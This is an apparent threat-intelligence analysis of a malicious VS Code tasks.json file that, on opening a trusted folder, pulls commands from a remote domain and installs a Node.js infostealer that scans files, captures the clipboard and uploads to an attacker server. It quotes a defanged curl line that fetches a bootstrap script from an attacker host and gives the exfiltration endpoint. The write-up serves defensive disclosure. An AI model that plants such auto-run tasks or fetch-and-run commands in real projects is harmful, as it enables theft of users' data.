Intro
ThreatLocker Threat Intelligence identified a VS Code (Visual Studio Code) project “tasks.json” file in the wild that demonstrates usage of an emerging method for arbitrary code execution through VS Code. When a project folder is opened and marked as trusted, VS Code will load the project “tasks.json” file, which is designed to contain supporting commands for build and post-build tasks.
However, a “tasks.json” file containing malicious commands could leverage VS Code to execute malicious actions. In this scenario, the malicious commands lead to the deployment of a feature-rich infostealer on an unsuspecting user’s machine.
Attack chain overview
From unknowingly trusting a malicious project folder to the final payload, the chain of compromise spans several steps riddled with obfuscation and anti-analysis. First, when a project folder is opened and trusted in VS Code, the “tasks.json” file reaches out to a malicious domain for further commands, piping the received commands to command prompt.
After installing the Node.js framework and other dependencies, “node.exe” uses the Axios library to receive the heavily obfuscated final payload. This payload then recursively scans specified directories for sensitive files, continuously captures the clipboard contents, and uploads everything to attacker-controlled infrastructure.
Initial Curl requests
As the presence of a “tasks.json” file within project folders is innocuous, a user may not suspect anything of the file, or they may assume it is required to successfully build or use the project code.

Although this feature has legitimate use cases for developers, automatic actions provide an avenue for threat actors to facilitate malicious command execution. The referenced file executes a single command depending on the OS detected.
For demonstration purposes, the OS type will be Windows. The command in question reaches out to the first domain:
“hxxps://vscode-load[.]onrender[.]com/settings/windows?flag=4”
The content of the request response is piped into command prompt, executing the next stage.
The additional commands received are not inherently malicious. First, the user profile folder is searched to identify if the “.vscode” directory exists, and in the event the directory is not present, it is created. Curl is subsequently executed to retrieve additional commands. The request response is once more saved to a local file.
“Curl -s -L -o "%VSCODE_DIR%\vscode-bootstrap.cmd" hxxp://vscode-load[.]onrender[.]com/settings/bootstrap?flag=4”
This newly created file “vscode-bootstrap.cmd” is executed on the next line.

This next set of commands ensures that several other dependencies are installed: the Node.js framework, Hardhat (a development environment for Ethereum), and Node.js packages “Axios”, “FS”, “request”, and “clipboardy”. If the Node.js framework is not found, the script halts with no further action.




The previous set of commands reaches out to the following domain for an “NPL” file, which contains Node.js syntax that leverages the previously installed Axios Node library.


Although all previous connections were made using Curl, the final payload can only be requested with the Axios library, regardless of user agent and header. Any requests made to this page without Axios return meaningless JSON data with the user’s IP address and geolocation data.


ThreatLocker Threat Intelligence was able to replicate this request by editing the original Axios request. Replacing the “eval” method with “console.log” outputs the response to the console window for analysis. This response contains the final payload.
Core payload
Several JavaScript-specific tactics are used to obfuscate the contents of the last payload. Once deobfuscated, the capabilities of this crude infostealer can be analyzed. Threat Intelligence has inserted several comments for clarity. One of the first actions executed is to define the final endpoint where captured data is sent:
hxxp://144[.]172[.]116[.]80:8085/upload



Next, the hostname, OS type, and local users are enumerated. An additional check is performed to identify if the payload is executing under a WSL environment.

